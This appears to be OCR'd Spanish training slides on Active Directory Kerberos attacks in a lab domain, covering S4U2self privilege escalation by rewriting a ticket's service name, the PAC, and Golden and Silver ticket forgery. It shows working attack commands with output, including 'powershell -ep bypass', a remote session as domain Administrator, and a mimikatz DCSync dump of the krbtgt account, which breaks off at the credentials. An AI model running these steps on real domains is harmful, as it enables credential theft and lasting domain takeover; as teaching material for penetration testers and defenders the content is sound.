Sustituimos el sname del ticket para indicar que el servicio al que queremos acceder es otro, y en este punto colocamos el host del equipo en el que nos encontramos y un servicio que nos permita escalar privilegios

Para realizar esta tarea de sustitución no necesitamos conectividad al Domain Controller, debido a que los tickets se almacenan localmente y los valores de sname no se encuentran cifrados.


Privesc Local – S4U2self Privesc

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x34f6eb

Cached Tickets: (1)

#0>     Client: Administrator @ SERIEA.LOCAL
        Server: http/Server-Bologna.seriea.local @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 11/6/2024 16:09:15 (local)
        End Time:   11/7/2024 2:02:44 (local)
        Renew Time: 11/13/2024 16:02:44 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

C:\Users\Public>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Public> Enter-PSSession Server-Bologna.seriea.local
Enter-PSSession Server-Bologna.seriea.local
[Server-Bologna.seriea.local]: PS C:\Users\Administrator\Documents> whoami
whoami
seriea\administrator
[Server-Bologna.seriea.local]: PS C:\Users\Administrator\Documents> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

Utilizando el ticket de servicio de HTTP utilizamos winrm para autenticarnos como el usuario Administrador del dominio seriea.local, y al confirmar nuestros privilegios tenemos todos los privilegios que un administrador local tiene.

¿Qué es el PAC?

- En un dominio de Windows, un PAC(Privilege Attribute Certificate) es una estructura que almacena información de identificación sobre un usuario y sus roles, esta se utiliza para codificar la información de autorización.
- Está contenido en tickets Kerberos, como el Ticket de Concesión de Tiquete (TGT), y proporciona datos esenciales como:
  - Nombre de la cuenta del usuario
  - ID de la cuenta
  - Membresía de grupos (pertenencia a grupos de seguridad en el dominio)




https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/166d8064-c863-41e1-9c23-edaaa5f36962?redirectedfrom=MSDN

¿Dónde se encuentra el PAC?


- Para proteger la integridad del PAC, el KDC lo firma utilizando claves secretas que solo conocen el KDC y el servicio de destino.

- Si podemos falsificar el PAC, podemos hacer cosas para romper el modelo de privilegios de Kerberos de maneras muy interesantes




PUNTOS CLAVE DE KERBEROS EN AD

- La política Kerberos solo se verifica cuando se crea el TGT y este es el autenticador del usuario en el DC.
- El controlador de dominio solo verifica la cuenta de usuario después de que el TGT tenga 20 minutos de antigüedad para verificar que la cuenta sea válida o esté habilitada.
- La validación de PAC de TGS solo ocurre en circunstancias específicas. Cuando esto sucede, LSASS en el servidor envía la solicitud de validación de PAC al servicio de inicio de sesión de red del controlador de dominio (mediante NRPC)




FALSIFICACION DE TICKETS DE KEBEROS




- La falsificación de tickets Kerberos depende del hash de contraseña disponible para el atacante
- Golden Ticket requiere el hash de contraseña KRBTGT.
- El Silver ticket requiere el hash de la contraseña de la cuenta de servicio (ya sea la cuenta de la computadora o la cuenta del usuario).
- Una vez que se revela la contraseña de la cuenta KRBTGT, la única forma de evitar los Golden Tickets es cambiar la contraseña de KRBTGT dos veces, ya que las contraseñas actuales y anteriores se conservan para esta cuenta.

Persistencia – Golden Ticket


- Los Golden Tickets son Tickets de concesión de tickets (TGT) falsificados, también llamados tickets de autenticación.
- Dado que un Golden Ticket es un TGT falsificado, se envía al controlador de dominio como parte del TGS-REQ para obtener un ticket de servicio.
- El hecho de que el TGT esté cifrado por el hash de contraseña KRBTGT y pueda ser descifrado por cualquier servicio KDC del dominio demuestra que es válido.
- El servicio KDC del controlador de dominio no valida la cuenta de usuario en el TGT hasta que el TGT tenga más de 20 minutos de antigüedad, lo que significa que el atacante puede usar una cuenta deshabilitada/eliminada o incluso una cuenta ficticia que no existe en Active Directory.




TGT
AUTH
3
TGS-REQ
AS
TGS
chicho
ST
4
TGS-REP
TS
6
AP-REP
ST
AUTH
5
AP-REQ
Servidor de archivos
TGS Session Key
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS
Server Session Key

Persistencia – Golden Ticket

- La contraseña de la cuenta KRBTGT nunca se cambia* y el atacante puede crear Golden Tickets hasta que se cambie la contraseña de KRBTGT (dos veces). Tenga en cuenta que un Golden Ticket creado para hacerse pasar por un usuario persiste incluso si el usuario suplantado cambia su contraseña.
- Omite el requisito de autenticación de SmartCard ya que omite las comprobaciones habituales que realiza el DC antes de crear el TGT.
- Este TGT diseñado requiere que un atacante tenga el hash de contraseña KRBTGT del dominio de Active Directory
- El Golden Ticket (TGT) se puede generar y utilizar en cualquier máquina, incluso en una que no esté unida a un dominio.



Persistencia – Golden Ticket - Requisitos

EXTRAEMOS EL SID DEL DOMINIO

```
PS C:\> Get-ADDomain


AllowedDNSSuffixes                : {}
ChildDomains                      : {}
ComputersContainer                : CN=Computers,DC=seriea,DC=local
DeletedObjectsContainer           : CN=Deleted Objects,DC=seriea,DC=local
DistinguishedName                 : DC=seriea,DC=local
DNSRoot                           : seriea.local
DomainControllersContainer        : OU=Domain Controllers,DC=seriea,DC=local
DomainMode                        : Windows2016Domain
DomainSID                         : S-1-5-21-1150954990-1585110609-3239574091
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=seriea,DC=local
Forest                            : seriea.local
InfrastructureMaster              : DC01-MILAN.seriea.local
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          : {cn={B4EAF1FB-8621-46C7-A5C0-E636B6D28A15},cn=poli
                                    l, CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Po
                                    cal}
LostAndFoundContainer             : CN=LostAndFound,DC=seriea,DC=local
ManagedBy                         :
Name                              : seriea
NetBIOSName                       : SERIEA
ObjectClass                       : domainDNS
ObjectGUID                        : f2c21a42-2fd4-4589-865b-c3d12bda5b4b
ParentDomain                      :
PDCEmulator                       : DC01-MILAN.seriea.local
PublicKeyRequiredPasswordRolling  : True
QuotasContainer                   : CN=NTDS Quotas,DC=seriea,DC=local
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {DC01-MILAN.seriea.local}
RIDMaster                         : DC01-MILAN.seriea.local
SubordinateReferences             : {DC=ForestDnsZones,DC=seriea,DC=local, DC=DomainDn
                                    CN=Configuration,DC=seriea,DC=local}
SystemsContainer                  : CN=System,DC=seriea,DC=local
UsersContainer                    : CN=Users,DC=seriea,DC=local
```

Persistencia – Golden Ticket - Requisitos


```
mimikatz # lsadump::dcsync /domain:seriea.local /user:krbtgt
[DC] 'seriea.local' will be the domain
[DC] 'DC01-MILAN.seriea.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/25/2024 4:32:02 PM
Object Security ID   : S-1-5-21-1150954990-1585110609-3239574091-502
Object Relative ID   : 502

Credentials:
